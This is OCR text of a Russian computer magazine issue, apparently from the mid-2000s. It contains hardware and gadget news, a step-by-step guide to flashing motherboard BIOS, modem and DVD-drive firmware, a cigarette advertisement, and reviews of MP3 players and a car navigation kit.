- Используемый чипсет: NVIDIA nForce 4 SLI.
- Подходящие камни: AMD Athlon 64FX/Athlon 64 (Socket 939).
- 4 разъема под модули памяти.
- Частота FSB: 2000/1600.
- 2 канала DDR400/333/266.
- 2 слота PCI-Express x16. Причем режим работы этой шины можно выбирать положением переключателя EZ Selector: 2xPCI Express x8, PCI Express x16 или x1.
- 2 слота PCI-Express x1.
- 3 слота PCI.
- 4 SATA, 2 ATA133 (с поддержкой RAID 0, RAID 1, RAID 0+1 и JBOD).
- 4 SATA II.
- 2 Гбит LAN.
- 2 порта IEEE1394.

По всему понятно, что в ближайшее время нас ждет целая волна пресс-релизов о выходе ряда аналогичных материнских плат от других производителей. Остается поздравить ASUS с оперативностью и отметить, что в настоящий момент также готовится выход платы A8N-E Premium, которая отличается от A8N-SLI Deluxe наличием WLAN и отсутствием SLI, SATA II.

МОНИТОР НА ГРУДИ


HITECH



Американская компания Nyx анонсировала выпуск футболок, изображение на которых можно программировать. Представленная модель имеет два LCD-экрана: 8x8 см спереди и 15x30 см на спине. На красочной статической картинке создатели не остановились. Изображения на футболке сменяют друг друга, а текстовые сообщения выстраиваются в бегущую строку. Крошечный микрофон и специальная технология позволяют картинкам пульсировать под музыку, как это делают плагины в Winamp'е. Заявлена возможность программировать картинки с карманных компьютеров под управлением Palm OS и Windows Mobile. Три батареи типа AA обеспечивают 8 часов непрерывной работы. Страждущим компания предлагает прототипы футболок с иллюминацией по цене $900 за штуку. Как только начнется массовое производство, цена обещает упасть до 250 зеленых.

ХАЙ-ТЕК АЛЬБОМ

ЖЕЛЕЗО



Любопытное устройство выпустила на рынок компания MAGPIX, которая до сих пор занималась релизами крутых бинoклей с цифровыми камерами внутри. На этот раз менеджеры компании обрадовали нас портативным фотоальбомом Pocket Photo Album. Поговаривают, что эта штуковина стоит около $100.

MAGPIX Pocket Photo Album смонтирован в корпусе из алюминия и оттого весит совсем мало - 60 гр. Однако металлический корпус не спасает устройство от механических травм: если его уронить, скажем, в реку, ничего хорошего не жди. Альбом оснащен 1,5" TFT-экраном для просмотра фотографий, также имеются интерфейсы для соединения с телевизором, ПК или проектором. Сливает отстойная 16-меговая флешка, идущая по дефолту. Хотя всегда можно купить здоровенную SD/MMC :).

ВИРУСМЕЙКЕР СТАЛ АНТИВИРУСНИКОМ

ВЗЛОМ



Практически все антивирусные компании сторонятся вирусмейкеров. Помнится, в интервью Евгений Касперский прокомментировал это так: «Вирусописательство - это диагноз, который с трудом поддается лечению. Да, есть примеры из других областей - преступник Видок стал знаменитым полицейским. В вирусописательстве мне пока такие случаи неизвестны. Я не стану пятнать репутацию «Лаборатории», так что путь создателям вирусов к нам заказан». С недавних пор для Евгения появился такой пример. Дело в том, что чешская компания Zoner Software, занимающаяся разработкой графических и мультимедийных программ, пригласила на работу известного мембера группы 29A Бенни. Основной его задачей будет писать антивирусное и антихакерское ПО для интернет-подразделения Zoner, а конкретно - новый антивирус ZAV. Конечно, это известие не осталось незамеченным и многие антивирусники с большим скепсисом отозвались о способностях Бенни и его светлых умыслах. Но Эрик Пипер, представляющий Zoner Software, ответил на выпады так: «Это парадоксально, но деятельность Бенни, в том числе в области написания вирусов, стала хорошим доказательством того, что он понимает схему работы вирусных атак. Создатели вирусов часто подчеркивают, что подход к созданию защиты в том или ином продукте оказывается примитивным. Мы уверены, что о разработках Бенни такого сказать будет нельзя». Впрочем, Бенни не относится к тем вирьмейкерам, которые пишут и распространяют по всему инету деструктивные вирусы. Обычно своих зверушек он писал в экспериментальных целях и в свободное плавание не запускал.

ВОДЯНОЙ НАСОС

ЖЕЛЕЗО

В последнее время на рынке охлаждающих устройств происходит настоящий бум, связанный с появлением большого числа жидкостных кулеров. Они все дешевеют и дешевеют и вот уже грозятся стать стандартом де-факто для обыкновенных рабочих систем. Я, конечно, утрирую, но это неважно. Недавно я прочел пресс-релиз, который сообщал о выходе новых водяных насосов от компании PolarFLO. Инженеры учли недостатки предыдущих моделей и представили несколько новых устройств, которые, уверен, скоро найдут свое применение в новых водяных кулерах, и те будут стоить еще дешевле. ■



КОМПЬЮТЕРНЫЕ НОМИНАНТЫ НА ПРЕМИЮ ДАРВИНА

ВЗЛОМ

Премия Дарвина присуждается тем, кто избавил человечество от своего присутствия максимально тупейшим способом. Есть такие люди, которые по-человечески умирать не хотят и улетают в космос на воздушных шариках или на самопальных турбо-реактивных велосипедах прыгают с трамплина, приземляясь на дне Великого Каньона. Похожий хит-парад составила компания Ontrack Data Recovery, которая занимается восстановлением инфы с убитых носителей. Только герои ее хит-парада - не камикадзе, а владельцы изувеченных гаджетов.

Первое место досталось мужику, который додумался засунуть свой винч в морозильник, собираясь таким образом восстановить его работоспособность. «Так написали на одном сайте», - сообщил мужик немного прифигевшим сотрудникам Ontrack.


На втором месте чудак, который немного неправильно сохранил папки с важными документами, в результате чего они отправились в корзину. Корзины чудак успешно почистил, а затем на всякий случай дефрагментировал диск. И только тогда заметил, что что-то не так...

Третье место за владельцем ноутбука, внезапно ставшего сбоить. Работавшая раньше безотказно тачка вдруг стала щедра на «синие экраны смерти», хотя обращался с ноутом владелец весьма бережно. Причина оказалась не в нем, а в юном племянничке, который периодически игрался с этим ноутбуком и, когда ему казалось, что комп чересчур долго «раздумывает», молотил по нему руками и ногами.

Цифровая камера четвертого номинанта перед смертью пролетела 5,7 километров. Дело в том, что ее хозяин - профессиональный альпинист. Что поделать, не удержал, выронил. Удивительно, что таки собрал все щепки и кусочки, донес до конторы.

Медицинскому работнику, занявшему пятое место, пришлось заново вбивать инфу о 1200 клиентах из-за того, что в трансформаторную будку учреждения лупанула молния.

Еще мне понравился восьмой претендент. Этот душка за нестабильную работу винды на своем ноуте искупал его в унитазе и напоследок смыл. Удивительно, но иногда мне хочется сделать то же самое со своим PC :). ■



РОБОТ-НАТУРАЛИСТ


HITECH



Американский дизайнер Сабрина Рааф (www.raaf.org) представила робота, озабоченного проблемами экологии. Translator II: Grower представляет собой стальную платформу, которая держится стены и перемещается по периметру комнаты. Робот использует самый тривиальный сенсор углекислого газа для анализа состояния окружающей среды. Каждые несколько секунд машина делает замеры, после чего наносит на стену риску. Через полсантиметра - другую. Чем выше концентрация углекислого газа, тем длиннее полоска. Такая своеобразная диаграмма символизирует траву и призывает беречь природу. Особенно интересно наблюдать за поведением робота при большом скоплении людей в помещении.

НАШ НОВЫЙ СУПЕРКОМПЬЮТЕР


ЖЕЛЕЗО



Не так давно в Москве Объединенный институт проблем информатики Национальной академии наук Беларуси, Институт программных систем Российской Академии Наук, компания «Т-Платформы» и корпорация AMD презентовали суперкомпьютер «СКИФ К-1000». Он предназначен для решения широкого спектра задач в различных областях науки. Этого монстра собрали наши соотечественники совместно с белорусскими коллегами из 576 (!) процессоров AMD Opteron. Потрудились ребята на славу - комп получился самым мощным на всей территории СНГ и Восточной Европы и занимает почетное 98 место в рейтинге самых скоростных машин TOP500 (www.top500.org). Главное, что разработчики не остановились на достигнутом и продолжают разработки. Так что ждем, когда именно в России будут трудиться самые мощные компы.

ЗАВЯЖИ УЗЛОМ

HITECH




Отставной американский инженер Сет Гольдштейн тряхнул стариной и создал диковинную машину для завязывания галстуков. «Why Knot?» - замысловатая механическая конструкция. В ее основе лежат десять электроприводов, рычаги, блоки, ползунки, лебедки и даже велосипедная цепь. В творческом процессе задействованы потенциометры и преобразователи цифровых сигналов в аналоговые. Для завязывания узла требуется, страшно сказать, 562 последовательных шага. Происходит все в воздухе, без участия человеческой шеи. Двухминутное видео (www.asme.org/education/precollege/whyknot) демонстрирует завязывание галстука в десятикратно ускоренном режиме. Зрелище захватывающее! Сделав дело, машина тут же развязывает галстук и начинает заново. И так до бесконечности. В будущем году ученый собирается представить «Why Knot?» на выставке новинок хай-тека в Филадельфии.

ГЛОБАЛЬНАЯ ВОЕННАЯ СЕТЬ

ВЗЛОМ

Американское правительство бережно заботится о своей армии и регулярно выделяет средства на ее поддержание. Пентагон внедряет все новые и новые методы, призванные сделать США военной державой номер один. Пожалуй, самой масштабной военной разработкой последнего времени стала Глобальная информационная сеть (GIG). Задумана она была около 6 лет назад, но воплощать грандиозный проект начали только в октябре этого года. Основная цель GIG - обеспечивать американских солдат обновляющейся в реальном времени картинкой ближайшего поля боя. С высоты птичьего полета солдаты смогут увидеть все передвижения и активность врага и действовать соответственно. Так как Пентагон планирует опоясать военной сетью весь мир, расходы предстоят немалые. 200 миллиардов долларов только на железо и софт, и еще больше на всевозможные работы по установке и внедрению. Так что в ближайшее время это чудо военной техники, которое, по идее, изменит наше представление о ведении боевых действий, ждать не придется. Через 20 лет - может быть. Но уже сейчас американское правительство выделило миллиарды долларов на начало строительства. И первые кабели уже заложены.



ПЕРЕПРОШИВКА УСТРОЙСТВ — ТАК ЛИ ЭТО СТРАШНО?

■ Дмитрий Окунев, test_lab (test_lab@gameland.ru)

Что можно предпринять, если тебя по какой-либо причине не устраивает работа того или иного девайса? Ты наверняка сейчас подумал об обновлении драйверов, и отчасти это верно. Тем не менее, зайдя на родной сайт, скажем, своей материнской платы, помимо них ты можешь обнаружить еще и файлы BIOS'а, которые в некоторых ситуациях тоже могут неслабо пригодиться. Дело в том, что производители железа - обычные люди и могут допускать ошибки не только на программном уровне, но и более глубоко - в микропрограмме, управляющей практически каждым компонентом твоей системы. Ну а поскольку процесс ее обновления сейчас уже не вызывает особых трудностей у более-менее понимающих юзеров, то неудивительно, что интернет буквально завален всяческими прошивками для всего, что можно только найти в системном блоке, причем выкладываются они как самими создателями изделия, так и сторонними программистами, самостоятельно копающими код программы и нередко добавляющими немало новых багов. К тому же, обновление микропрограммы - это все-таки достаточно деликатное и рискованное занятие, нередко приводящее к выходу оборудования из строя, поэтому мы посчитали своим долгом написать для тебя небольшой гайд по перепрошивке на примере нескольких распространенных девайсов.

ТЕХНИКА БЕЗОПАСНОСТИ

Вообще-то необязательно увлекаться перепрошивкой и обновлять микропрограмму во всем, что найдешь, - как правило, такая операция может потребоваться, если производитель вдруг добавил что-то серьезное и действительно необходимое для девайса. Это может быть поддержка нового протокола для модема, процессора для материнской платы и т.д. В остальных же случаях можно прекрасно обойтись тем, что уже есть. Пусть ты все-таки решился перепрошить несчастный девайс - тогда перед началом действа нужно быть на сто процентов уверенным, что система не отключится на самом интересном месте из-за халтурной работы электрика - недолитая микропрограмма просто-напросто убьет устройство. Если у тебя есть источник бесперебойного питания, то это вообще идеальный вариант, ну а если же нет, то хотя бы займись этим делом в такое время, когда нагрузка на электрическую сеть минимальна, - например, глубокой ночью. В остальном надо просто точно следовать инструкциям, и все пройдет отлично, ведь на самом деле обновление firmware - не такой уж страшный процесс, а в умелых руках - практически безвредный.



Дружелюбный интерфейс утилиты от Epox

МАТЕРИНСКАЯ ПЛАТА

Материнская плата - одно из наиболее часто подвергаемых перепрошивке устройств. Причины могут быть разные - например, добавление поддержки новейшего процессора под твою платформу или же простое исправление багов, которые могут проявляться довольно каверзно. Для примера мы взяли плату Epox 8RDA3I и сейчас посмотрим, какие средства по обновлению BIOS'а она нам может предложить.

Практически любой уважающий себя производитель представляет два метода обновления микропрограммы: через Windows (как правило, наиболее простой и дружественный способ) и через DOS (традиционно более сложный, но и более надежный метод). Мы рассмотрим и сравним оба случая. Итак, первым делом надо скачать сам файл обновленного BIOS'а. Его чаще всего можно найти на официальном сайте в разделе, посвященном твоей материнской плате. Там же обычно можно прочитать и об изменениях, которые проявятся после его установки, так что если файлов несколько, ищи тот, который необходим именно тебе (простая установка последней версии - не всегда правильное решение, в ней могут добавиться не только ненужные тебе исправления, но и новые глюки). Скачав файл (он имеет расширение *.bin), можем приступать к основной подготовке. На диске, прилагаемом к нашей плате, была обнаружена фирменная утилита Magic BIOS, на самом деле представляющая связку из двух программ: Magic Flash, осуществляющей полную автоматизацию процесса, включая скачку последнего BIOS'а из Сети, и WinFlash - уже вполне самостоятельную программу, дающую все необходимые возможности по перепрошивке платы.


Сначала пробуем воспользоваться простейшим методом: запускаем Magic BIOS и в симпатичном окне видим помимо HELP'а всего одну кнопку - «Checking For New BIOS». Жмем на нее, и после недолгого раздумья программа выдает информацию о возможности скачать новую микропрограмму, а вместо старой кнопки появляется другая - «Download». Что ж, жмем теперь на нее - файл BIOS незамедлительно сохраняется на жестком диске, а на экране появляется новая кнопка (старая традиционно исчезает) с буквой «F» - финальный шаг к нашей цели. Жмем и, ответив на предупреждение согласием портить родное оборудование, ждем окончания процесса, после чего система требует перезагрузки. Уходим в ребут и, если все было сделано верно, наблюдаем загрузку обновленного BIOS'а. Теперь на всякий случай стоит зайти в него, сбросить все настройки в дефолт и выставить еще раз.

Можно также воспользоваться утилитой WinFlash напрямую - это имеет ряд преимуществ, к примеру, через Magic Flash нельзя установить более старую версию прошивки, да и вообще, возможности ее довольно скудны. Запустив программу, мы видим большое и, возможно, для кого-то малопонятное окно со схемой


Более продвинутый, чем у Magic BIOS, интерфейс WinFlash




Утилита для обновления микропрограммы Zyxel



Завершение перепрошивки модема


родного BIOS'a. Но спустя несколько секунд убеждаемся, что все здесь довольно просто. Для начала стоит сделать резервную копию старого BIOS'a (в предыдущей утилите это делалось автоматически), ведь если что-то потом не заладится, всегда нужно иметь пути к отступлению. Для этого выбираем пункт «Backup BIOS» или жмем <Ctrl>+<S> и указываем путь к сохранению файла. Назовем его, к примеру, backup.bin, чтобы легче было ориентироваться. Теперь давим <Ctrl>+<O> и в открывшемся окне выбираем файл с новой прошивкой, после чего система полностью готова к процессу.

Мы можем сразу выбрать сброс настроек BIOS'a после обновления, для этого надо отметить соответствующую галочку в левой части экрана. Последний штрих - нажатие <Ctrl>+<U> (или выбор пункта «Update BIOS Now») и согласие с предупреждением о грозящей опасности, затем прошивка заливается, и мы перезагружаем систему. Если


Утилита для прошивки из DOS'a.
К сожалению, простыми средствами скриншот ее действия снять невозможно

пункт о сбрасывании настроек не был отмечен, то теперь надо будет сделать это вручную, и вуаля - процесс завершен, можно приступать к изучению новых возможностей.

В DOS'e этот процесс осуществляется немного сложнее. Помимо самой прошивки, нам понадобится утилита awdflash.exe (у нас BIOS от Award, а для AMI BIOS существует аналог - amiflash.exe). Ее без труда можно найти как на диске от материнской платы, так и в интернете, к тому же ее часто кладут в архив с самим BIOS'ом. Также нам понадобится загрузочный диск DOS - если ты уже не помнишь, что это такое, то его можно сделать, запустив форматирование дискеты с отмеченным пунктом создания диска DOS (кстати, не поленись найти дискету понадежнее - зачем, думаю, и так понятно). Теперь копируем на свежий диск файл awdflash.exe и саму прошивку и смело перезагружаемся, не забывая проверить порядок загрузки в BIOS'e - флоп должен стоять первым. Когда перед глазами предстает экран DOS с командной строкой, вводим awdflash и жмем Enter. В открывшемся окне от нас первым делом требуется указать имя файла с прошивкой, а затем файла, куда сохранится существующий BIOS. После отвечаем положительно на стандартное предупреждение и с замиранием сердца ждем окончания процесса. Если все



Обновление по протоколу XModem

Процесс завершился удачно

прошло удачно, то по окончании жмем F1 для перезагрузки и радуемся результату.

Процесс этот также можно полностью автоматизировать, и от тебя участие вообще не понадобится. Для этого нужно отредактировать на дискете файл autoexec.bat. Он обычно спрятан, и если ты его не видишь, включи отображение скрытых файлов в меню Сервис -> Свойства папки -> Вид; если же он отсутствует вообще, то создай его самостоятельно. В конец файла добавь следующую строку: «awdflash.exe xxx.bin yyy.bin /sy /py /e», где xxx.bin - имя файла с прошивкой, а yyy.bin - имя бэкапа BIOS'a. Теперь при перезагрузке весь процесс пройдет автоматически и по окончании программа выйдет обратно в DOS.

МОДЕМ

Если материнская плата - лишь одно из наиболее часто прошиваемых устройств, то модем - определенно самое часто прошиваемое. Постоянные адаптации к особенностям телефонных линий, работа с новыми протоколами - все это сподвигает юзеров на постоянные поиски наиболее подходящей микропрограммы для шипящего девайса.

Мы покажем процесс обновления на примере модема Zyxel Omni 56K Plus. Надо сказать, что в этом случае, помимо прошивки, придется также поставить и драйверы, соответствующие ей, поэтому лезем на официальный сайт и быстренько находим все необходимое. Теперь нужна, собственно, утилита - она лежит на диске, прилагавшемся к модему, и называется ZyXEL Firmware Upload Wizard.

При запуске она сканирует порты и выставляет тот, к которому подключено устройство, - в нашем случае COM2 (если модем не найден, придется указать порт вручную). Далее программа просит указать путь к файлу с прошивкой. Скармливаем его, и процесс начинается.

По завершении перешивания посмотрим, все ли прошло удачно, - запускаем любой терминал, например HyperTerminal из состава Windows, и вводим команду ATI1 - модем должен вывести номер установленной прошивки. Убедившись, что все в порядке, обновляем драйверы - идем в «Панель управления», находим пункт «Телефон и модем», ищем в списке свой девайс и открываем его свойства, далее на вкладке «Драйвер» жмем кнопку «Обновить» и указываем путь к папке со скачанными драйверами. Все - теперь модем готов к использованию.

Есть и другой способ обновления прошивки - через любую терминальную программу (к примеру, тот же HyperTerminal). Для этого запускаем ее и пишем команду ATUPX, переводящую модем в режим загрузки микропрограммы. Отвечаем утвердительно на вопрос «Стоит ли?» и дожидаемся появления сообщения о готовности принять прошивку.

Теперь закачиваем файл по протоколу XModem. В HyperTerminal это делается так: Передача -> Отправить файл, далее выбираем прошивку, указываем наш протокол и жмем «Отправить». После успешного окончания проверяем результат: вводим ATI1 и смотрим на отклик - номер firmware должен соответствовать нашему. Остается лишь переустановить драйверы, как указано выше, и можно приступать к работе.

ОПТИЧЕСКИЙ ПРИВОД


Приводы CD/DVD-ROM тоже иногда приходится перешивать, и изменения в работе при этом могут также быть существенными. Мы покажем сей процесс на примере пишущего DVD-привода Samsung TS-552B. Для девайсов этого рода прошивки, как правило, поставляются сразу с утилитой установки, вот и мы, пройдясь по сайту Samsung'a, быстро обнаружили необходимый нам архив с последней версией микропрограммы. Небольшая симпатичная утилита имела ниспадающее меню выбора привода и три значимых кнопки, не считая «Закрыть»: «Выбор файла», «Загрузка программы в устройство» и «Помощь».

Так что процесс обновления получился достаточно незатейливым: жмем «Открыть» и выбираем наш файл, далее жмем кнопку обновления. Во время перепрошивки индикатор чтения на приводе будет мигать. Когда программа сообщит об окончании, выходим и перезагружаемся - теперь устройством можно пользоваться. Для пущей убедительности удостоверимся, что все правильно прошилось, - для этого можем воспользоваться утилитой Nero InfoTool, входящей в состав знаменитого пакета.

ВЫВОД

Надеемся, на нашем примере ты узнал основные принципы обновления микропрограмм в различных устройствах и понял, что процесс этот не так страшен, как о нем говорят. Ведь для успешного результата надо все-го-то не пренебрегать требованиями безопасности и четко следовать установленным инструкциям, и успех будет практически гарантирован.





В графе Firmware Version отображается версия текущей прошивки



Утилита для обновления микропрограммы в приводе Samsung

МАКСИМ

8

Все по МАКСИМуму!



Вкус? – по МАКСИМуму

Вкусовое направление – American Blend. Отборные сорта табака: Вирджиния и Берлей из Южной Америки, Африки и Европы, а также Восточные табаки, выращенные в предгорьях Средиземноморья. «Изюминка» рецептуры – табак типа «Кентукки» специальной огневой обработки: табак высушивается над горящим деревом, насыщаясь неповторимым ароматом. И именно это придает сигаретам интересный, слегка терпкий вкус.



Качество? – по МАКСИМуму

Стабильное, высокое качество от компании Reemtsma/Imperial Tobacco Group, производителя таких известных марок, как Davidoff, West, R1, – гарантировано.



Выбор? – по МАКСИМуму

Широкий выбор по параметрам смолы и никотина. Сигареты представлены в трех версиях: полновкусовой – Максим 12, облегченной – Максим 8, суперлегкой – Максим 4.

А цена? – максимально доступная!

товар сертифицирован

МИНЗДРАВ РОССИИ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

Алексей Шуваев, test_lab(test_lab@gameland.ru)





MP3-ПЛЕЕР MPIO FL300

$175 (256 Мб)	
Интерфейс с компьютером	USB 1.1
Объем встроенной памяти	128, 256, 1024 Мб
Питание	встроенный аккумулятор Li-Pol
Дополнительные функции	диктофон, часы, будильник

Гаджет из разряда ультракомпактных флеш-плееров. Скромные размеры, малый вес и стильный дизайн привлекут всех любителей маленьких устройств. Дизайн имеет три цветовых решения (алюминиевый корпус и стеклянная вставка, цвет которой можно выбрать): фиолетовый, голубой, красный. Дисплей у него также необычен: цвета инвертированы, что следует понимать как светлые символы на темном фоне. Объем встроенной памяти колеблется от 128 Мб до 1 Гб. Зарядка встроенного аккумулятора, которого хватает почти на 11 часов воспроизведения, ведется при подключении к USB. Для закачки новой музыки никаких драйверов не требуется - системой плеер распознается как стандартный съемный диск, так что ты сможешь его использовать в качестве флешки (не забудь только кабель прихватить, когда пойдешь к другу). Идущие в комплекте маленькие наушники выполнены в виде ремешка так, что плеер легко вешается на шею. Те же, кто сроднился со своими наушниками, тоже останутся довольны: отстегнув наушники, идущие в комплекте, можно подключиться к стандартному входу jack. Плеер с легкостью воспроизводит mp3, wma и asf. Помимо прямых обязанностей, также может работать как часы, будильник и диктофон с прямым кодированием в mp3.



★★★★★

test_lab выражает благодарность за предоставленное оборудование компаниям «Вобис компьютер» (www.vobis.ru, т. (095) 796-9208), «InPrice» (www.inprice.ru, т. (095) 748-3688), IRR Moscow (www.iriverrussia.com, т. (095) 974-9608), АЛИОН (www.alion.ru, т. (095) 727-1818).

MP3-ПЛЕЕР IRIVER N10

$170 (256 Мб)	
Интерфейс с компьютером	USB 1.1
Объем встроенной памяти	128, 256 и 512 Мб
Питание	встроенный аккумулятор Li-Ion
Дополнительные функции	диктофон

Еще один флеш-плеер в наших руках. С тем, что iRiver делает лучшие плееры, может, кто-то и будет спорить, но то, что они делают самые стильные девайсы, - факт. Итак, запускаем его, и под зеркальной поверхностью OLED-дисплея высвечивается зеленым цветом стандартное приветствие плееров этой фирмы с номером прошивки (как и другим девайсам от этого производителя, данному можно сменить firmware, добавив поддержку новых форматов). Вешаем гаджет на шею при помощи специального «ошейника» с наушниками либо подсоединяем переходник с выходом jack. В случае если плеер висит на шее, можно включить один из четырех анимационных хранителей экрана (молния, пляшущий человечек, эквалайзер и надпись «iRiver» среди звезд). Такой кулон выглядит стильно и привлекает внимание к обладателю сего чуда. Теперь немного о характеристиках: гаджет обладает встроенным Li-Ion аккумулятором, который заряжается при подключении к USB. Хватает его на 10 часов работы с выключенным дисплеем. Управление интуитивно понятно, меню выполнено в виде иконок с подписями. Русские тэги читаются при установке нужного языка в меню. Само же меню остается на английском. В наличии трехполосный эквалайзер с памятью шести установок. В двух словах: стиль и функциональность.



НАВИГАЦИОННЫЙ КОМПЛЕКТ ДЛЯ АВТОМОБИЛИСТОВ

$35	
Интерфейс с компьютером	USB
Питание	Li-Ion аккумулятор 1000 mAh
Габариты	120x72x12,6 мм
Дополнительные функции	выносной GPS-приемник

В завершение нашего новогоднего обзора хочется вспомнить всех гиков, которые являются еще и автомобилистами. На их радость, выпущен комплект на базе КПК Compal Palmax z710. Встроенные 64 Мб памяти позволяют установить весь необходимый софт как для навигации, так и для работы с документами. В комплекте можно найти флешку SD на 64 Мб с картами Москвы и Подмосковья. Карты других городов и регионов России есть на диске. Для синхронизации с компьютером в комплект входит крэдл, помимо этого, КПК можно связать с любым устройством посредством Irda. Сам GPS-приемник выносной, влагонепроницаемый и подключается к КПК через переходник с питанием от прикуривателя. В комплек-

МОБИЛЬНОЕ УСТРОЙСТВО СИНХРОНИЗАЦИИ SYNCBOX

$30	
Питание	4,5 В (3хААА)
Время работы от 3 алкалиновых батареек	~5 часов
Вес	70 г
Размеры (ШхГхВ)	5,3x7,62x1,8 см

